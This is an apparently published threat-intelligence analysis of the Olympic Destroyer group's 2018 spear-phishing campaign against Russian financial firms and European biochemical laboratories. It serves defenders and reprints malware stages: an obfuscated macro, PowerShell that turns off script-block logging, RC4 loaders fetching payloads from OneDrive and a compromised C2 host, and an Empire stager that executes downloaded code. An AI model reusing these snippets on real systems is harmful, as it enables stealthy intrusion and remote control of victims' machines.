Olympic Destroyer is still alive

securelist.com/olympic-destroyer-is-still-alive/86169/

By GReAT

In March 2018 we published our research on Olympic Destroyer, an advanced threat actor that hit organizers, suppliers and partners of the Winter Olympic Games 2018 held in Pyeongchang, South Korea. Olympic Destroyer was a cyber-sabotage attack based on the spread of a destructive network worm. The sabotage stage was preceded by reconnaissance and infiltration into target networks to select the best launchpad for the self-replicating and self-modifying destructive malware.


We have previously emphasized that the story of Olympic Destroyer is different to that of other threat actors because the whole attack was a masterful operation in deception. Despite that, the attackers made serious mistakes, which helped us to spot and prove the forgery of rare attribution artefacts. The attackers behind Olympic Destroyer forged automatically generated signatures, known as Rich Header, to make it look like the malware was produced by Lazarus APT, an actor widely believed to be associated with North Korea. If this is new to the reader, we recommend a separate blog dedicated to the analysis of this forgery.

The deceptive behavior of Olympic Destroyer, and its excessive use of various false flags, which tricked many researchers in the infosecurity industry, got our attention. Based on malware similarity, the Olympic Destroyer malware was linked by other researchers to three Chinese speaking APT actors and the allegedly North Korean Lazarus APT; some code had hints of the EternalRomance exploit, while other code was similar to the Netya (Expetr/NotPetya) and BadRabbit targeted ransomware. Kaspersky Lab managed to find lateral movement tools and initial infection backdoors, and has followed the infrastructure used to control Olympic Destroyer in one of its South Korean victims.

Some of the TTPs and operational security used by Olympic Destroyer bear a certain resemblance to Sofacy APT group activity. When it comes to false flags, mimicking TTPs is much harder than tampering with technical artefacts. It implies a deep knowledge of how the actor being mimicked operates as well as operational adaptation to these new TTPs. However, it is important to remember that Olympic Destroyer can be considered a master in the use of false flags: for now we assess that connection with low to moderate confidence.
We decided to keep tracking the group and set our virtual ‘nets’ to catch Olympic Destroyer again if it showed up with a similar arsenal. To our surprise it has recently resurfaced with new activity.

In May-June 2018 we discovered new spear-phishing documents that closely resembled weaponized documents used by Olympic Destroyer in the past. This and other TTPs led us to believe that we were looking at the same actor again. However, this time the attacker has new targets. According to our telemetry and the characteristics of the analyzed spear-phishing documents, we believe the attackers behind Olympic Destroyer are now targeting financial

organizations in Russia, and biological and chemical threat prevention laboratories in Europe and Ukraine. They continue to use a non-binary executable infection vector and obfuscated scripts to evade detection.



Simplified infection procedure

Infection Analysis

In reality the infection procedure is a bit more complex and relies on multiple different technologies, mixing VBA code, Powershell, MS HTA, with JScript inside and more Powershell. Let's take a look at this more closely to let incident responders and security researchers recognize such an attack at any time in the future.

One of the recent documents that we discovered had the following properties:

MD5: 0e7b32d23fbd6d62a593c234bafa2311
SHA1: ff59cb2b4a198d1e6438e020bb11602bd7d2510d
File Type: Microsoft Office Word
Last saved date: 2018-05-14 15:32:17 (GMT)
Known file name: **Spiez CONVERGENCE.doc**

The embedded macro is heavily obfuscated. It has a randomly-generated variable and function name.

```
    Dim apoAXZRsdVd As String
    Dim zgwEK As String
    Dim nAPnScPISpGFFRcnF As String
    qPreGCnvlhVprSEW = "âïIN" & sfiSFQuRDPlM("49659190") & "IKPk" & "Éÿæì" & "ç
sfiSFQuRDPlM("549f9d58") & sfiSFQuRDPlM("9f9d599f") & sfiSFQuRDPlM("9d5a9f9d")
éx"
    ZvPQTIroojCOGl = sfiSFQuRDPlM("655c7e79") & "ïÉfæyu^ò" & "Çòvg8UT~eof" & sf
" & sfiSFQuRDPlM("4242504a449d529f9d539f9d54")
    HtupShcIikIHJa = "ûæIN" & sfiSFQuRDPlM("4983494e4996") & sfiSFQuRDPlM("8b8e
5494e4995") & "INIàè" & sfiSFQuRDPlM("87866994197927291") & "äïINI" & "çûûïÉëI
    apoAXZRsdVd = "BJD¥" & "Sf¥Rf" & sfiSFQuRDPlM("9d549f444f") & "êIïcä" & "nI
& sfiSFQuRDPlM("494e4963") & "ÉciçtINIP" & "ÉgvINIu" & "çuvçoI" & "NIkÉ" & sfiS
    ICCNmDkzbpo = "Éÿæìç JJD" & "¥Sf¥RfDOêI" & "ç8ÆINIûIKKB" & "OâÉå" & "BJF¥öfP
Éÿæìç JKKPJD¥IJ¥S" & "f¥RfDBOêIÉòINIû"
    nAPnScPISpGFFRcnF = "NIPÉ" & sfiSFQuRDPlM("87494e4964") & "ögsIN" & sfiSFQu
f¥Uf" & sfiSFQuRDPlM("9d569f9d579f9d529f9d54") & "f¥Sf" & sfiSFQuRDPlM("444f684
    LEiiNIwNsh = "fDOê" & "IuINI" & sfiSFQuRDPlM("6776494e49") & "Oïvgo" & "IKB
```

Obfuscated VBA macro

Its purpose is to execute a Powershell command. This VBA code was obfuscated with the same technique used in the original Olympic Destroyer spear-phishing campaign.

It starts a new obfuscated Powershell scriptlet via the command line. The obfuscator is using array-based rearranging to mutate original code, and protects all commands and strings such as the command and control (C2) server address.

There is one known obfuscation tool used to produce such an effect: Invoke-Obfuscation.

Obfuscated commandline Powershell scriptlet

This script disables Powershell script logging to avoid leaving traces:

```
IF(${GPc}[ScriptBlockLogging])
{
        ${Gpc}[ScriptBlockLogging][EnableScriptBlockLogging]=0;
        ${gpc}[ScriptBlockLogging][EnableScriptBlockInvocationLogging]=0
}
```

It has an inline implementation of the RC4 routine in Powershell, which is used to decrypt additional payload downloaded from Microsoft OneDrive. The decryption relies on a hardcoded 32-byte ASCII hexadecimal alphabet key. This is a familiar technique used in other Olympic Destroyer spear-phishing documents in the past and in Powershell backdoors found in the infrastructure of Olympic Destroyer's victims located in Pyeongchang.

```
${k}= (  .VARiabLE Bqvm  ).vAlUE::"aSCiI".GETBYtes.Invoke(d209233c7d7d7acee5aa0e8b0889bb1e);
${R}={
${D},${K}=${aRGS};
${s}=0..255;0..255^|^&('%'){
        ${J}=(${j}+${S}[${_}]+${K}[${_}%${k}."coUNt"])%256;
        ${S}[${_}],${S}[${j}]=${S}[${J}],${S}[${_}]
};
${d}^|^&('%'){
        ${i}=(${i}+1)%256;
        ${h}=(${h}+${s}[${I}])%256;
        ${S}[${i}],${S}[${h}]=${s}[${h}],${s}[${I}];
        ${_}-Bxor${S}[(${S}[${I}]+${s}[${h}])%256]
}};
${daTa}=${wc}.DOWNloADDatA.Invoke(https://api.onedrive[.]com/v1.0/shares/s!ArI-
XSG7nP5zbTpZANb3-dz_oU8/driveitem/content);
${IV}=${dATa}[0..3];
${dATa}=${dATA}[4..${dAta}."LENgtH"];
-JoIn[CHar[]](^& ${r} ${daTa} (${iV}+${k}))
```

[/caption]

The second stage payload downloaded is an HTA file that also executes a Powershell script.

```
<script>
a=new ActiveXObject("WScript.Shell");
a.run('CMD.ExE   /C  "set   KjV=  SeT-VarIABlE eiP ( [tYPe]("{7}{5}{1}{11}{0}{3
) ;    ${g`Nf}  =  [type]("{1}{0}" -F\'f\',\'RE\') ;  Set-iTeM  ("vAriaB"+"le:R
,\'rEQ\',\'M.Net.\') )  ;  sET-iTem  VAriAblE:eSY ( [tyPE]("{1}{0}{4}{2}{3}" -F
F}=  ${G`Nf}."aSsE`mb`Ly".("{1}{0}" -f\'tYPe\',\'GE\').Invoke(("{6}{1}{0}{3}{2
'c,St\',\'a\',\'nPubli\'));If(${g`Pf}){${G`PC}=${g`Pf}.("{1}{0}{2}"-f \'VaL\',\
```

Downloaded access.log.txt

This file has a similar structure to the Powershell script executed by the macro in spear-phishing attachments. After deobfuscating it, we can see that this script also disables Powershell logging and downloads the next stage payload from the same server address. It also uses RC4 with a pre-defined key:

```
${k}= ( Get-vaRiablE R4Imz -VAl )::"aSCIi".GEtBytEs.Invoke(d209233c7d7d7acee5aa0e8b0889bb1e);
${r}={${D},${K}=${ARGs};
${s}=0..255;
0..255^|.('%'){${j}=(${j}+${S}[${_}]+${k}[${_}%${K}."COUNT"])%256;
${S}[${_}],${s}[${J}]=${s}[${j}],${s}[${_}]};
${d}^|.('%'){${I}=(${I}+1)%256;
${h}=(${h}+${S}[${I}])%256;
${s}[${I}],${S}[${H}]=${s}[${h}],${s}[${i}];
${_}-BxOR${s}[(${s}[${i}]+${S}[${h}])%256]}};
${wC}."HeaDErS".Add.Invoke(Cookie,session=B43mgpQ4No69GDp3PmklQpTZB5Q=);
${SeR}=https://mysent[.]org:443;
${t}=/modules/admin.php;
${dATA}=${wc}.DOWNLOAdDaTA.Invoke(${SeR}+${t});
${iV}=${DATA}[0..3];
${DATA}=${dATA}[4..${dAta}."LeNGTh"];
-JoiN[ChAR[]](^& ${R} ${daTa} (${IV}+${k}))
```

The final payload is the Powershell Empire agent. Below we partially provide the http stager scriptlet for the downloaded Empire agent.

```
$wc.HeAders.Add("User-Agent",$UA);
$raw = $wc.UploadData($s + "/modules/admin.php","POST",$rc4p2);
Invoke-Expression $($e.GetSTRiNG($(DecrYPT-BYtEs -KeY $kEy -In $raW)));
$AES = $NuLl;
...
[GC]::COLLEcT();
Invoke-Empire -Servers @(($s -split "/")[0..2] -join "/") -StagingKey $SK -SessionKey $key -SessionID
$ID -WorkingHours "WORKING_HOURS_REPLACE" -KillDate "REPLACE_KILLDATE" -ProxySettings
$Script:Proxy; }
```


Powershell Empire is a post-exploitation free and open-source framework written in Python and Powershell that allows fileless control of the compromised hosts, has modular architecture and relies on encrypted communication. This framework is widely used by penetration-testing companies in legitimate security tests for lateral movement and information gathering.

Infrastructure

We believe that the attackers used compromised legitimate web servers for hosting and controlling malware. Based on our analysis, the URI path of discovered C2 servers included the following paths:

- /components/com_tags/views
- /components/com_tags/views/admin
- /components/com_tags/controllers
- /components/com_finder/helpers
- /components/com_finder/views/
- /components/com_j2xml/
- /components/com_contact/controllers/

These are known directory structures used by a popular open source content management system, Joomla:



Joomla components path on Github


Unfortunately we don't know what exact vulnerability was exploited in the Joomla CMS. What is known is that one of the payload hosting servers used Joomla v1.7.3, which is an extremely old version of this software, released in November 2011.

Hostname	First	Last	Category	Value
www.[redacted].br	2016-07-06	2016-07-06	Server	Apache (v2.2.22)
www.[redacted].br	2016-07-06	2016-07-06	Operating System	Debian
www.[redacted].br	2016-07-06	2016-07-06	Server	Debian
www.[redacted].br	2016-07-06	2016-07-06	JavaScript Library	jQuery
www.[redacted].br	2016-07-06	2016-07-06	Framework	PHP (v5.4.45-0+deb7u2)
www.[redacted].br	2016-07-06	2016-07-06	Ad Network	Google
www.[redacted].br	2016-07-06	2016-07-06	CMS	Joomla! (v1.7.3)

A compromised server using Joomla

Victims and Targets


Based on several target profiles and limited victim reports, we believe that the recent operation by Olympic Destroyer targets Russia, Ukraine and several other European countries. According to our telemetry, several victims are entities from the financial sector in Russia. In addition, almost all the samples we found were uploaded to a multi-scanner service from European countries such as the Netherlands, Germany and France, as well as from Ukraine and Russia.



Location of targets in recent Olympic Destroyer attacks

Since our visibility is limited, we can only speculate about the potential targets based on the profiles suggested by the content of selected decoy documents, email subjects or even file names picked by the attackers.

One such decoy document grabbed our attention. It referred to 'Spiez Convergence', a bio-chemical threat research conference held in Switzerland, organized by SPIEZ LABORATORY, which not long ago was involved in the Salisbury attack investigation.



Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra

Federal Department of Defence,
Civil Protection and Sport DDPS
Federal Office for Civil Protection
FOCP SPIEZ LABORATORY

Spiez CONVERGENCE

11 – 14 September 2018

The Swiss Government started a workshop series focusing on advances in chemical and biological sciences in 2014 under the title **Spiez CONVERGENCE**. The series is dedicated to informing participants about significant scientific developments and to serve as forum for expert discussions. The objective of this workshop series is to identify developments in chemistry and biology which may have implications for the Biological Weapons Convention (BWC) and the Chemical Weapons Convention (CWC).


Sponsored by the Swiss Government and organised by Spiez Laboratory, the third edition of Spiez CONVERGENCE will be held at Spiez, Switzerland, from 11 - 14 September 2018.

Objective

Spiez CONVERGENCE 2018 intends to inform about latest advances on 'chemistry making biology' and 'biology making chemistry', as well as the adoption of such advances by the bio-technology and chemical industries. Participants will discuss how such developments may affect

Decoy document using Spiez Convergence topic

Another decoy document observed in the attacks ('Investigation_file.doc') references the nerve agent used to poison Sergey Skripal and his daughter in Salisbury:



Salisbury nerve agent 'probably state made' but Porton Down scientists unable to say it came from Russia

Scientists at the UK's Porton Down defence laboratory have not been able to determine where the nerve agent used in the Salisbury spy attack was made, the boss of the facility has revealed.

Gary Aitkenhead, the chief executive of the Defence Science and Technology Laboratory (DSTL) at Porton Down, said that chemical weapons experts had "not verified the precise source" of the material but making the substance was "probably only within the capabilities of a state actor".

However, he said that "it is not our job" to determine precisely where the nerve agent, identified as belonging to the Novichok family, was manufactured but he explained the work done at Porton Down formed part of the Government's wider intelligence picture.

Mr Aitkenhead also poured cold water on Kremlin suggestions that the material used to poison the former double agent Sergei Skripal and his daughter Yulia may have come from Porton Down which is located nearby to Salisbury.

Mr Aitkenhead told Sky News: "We were able to identify it as Novichok, to identify that it was a military-grade nerve agent.

"We have not verified the precise source, but we provided the scientific information to the government who have then used a number of other sources to piece together the conclusions that they have come to."


He added: "It is our job to provide the scientific evidence that identifies what the particular nerve agent is, we identified that it was from this family and that it is a military grade nerve agent, but it is not our job to then say where that actually was manufactured."

Theresa May, the Prime Minister, has blamed Russia for the poisonings and took action to expel 23 of Moscow's diplomats in the wake of the attack.

Some other spear-phishing documents include words in the Russian and German language in their names:

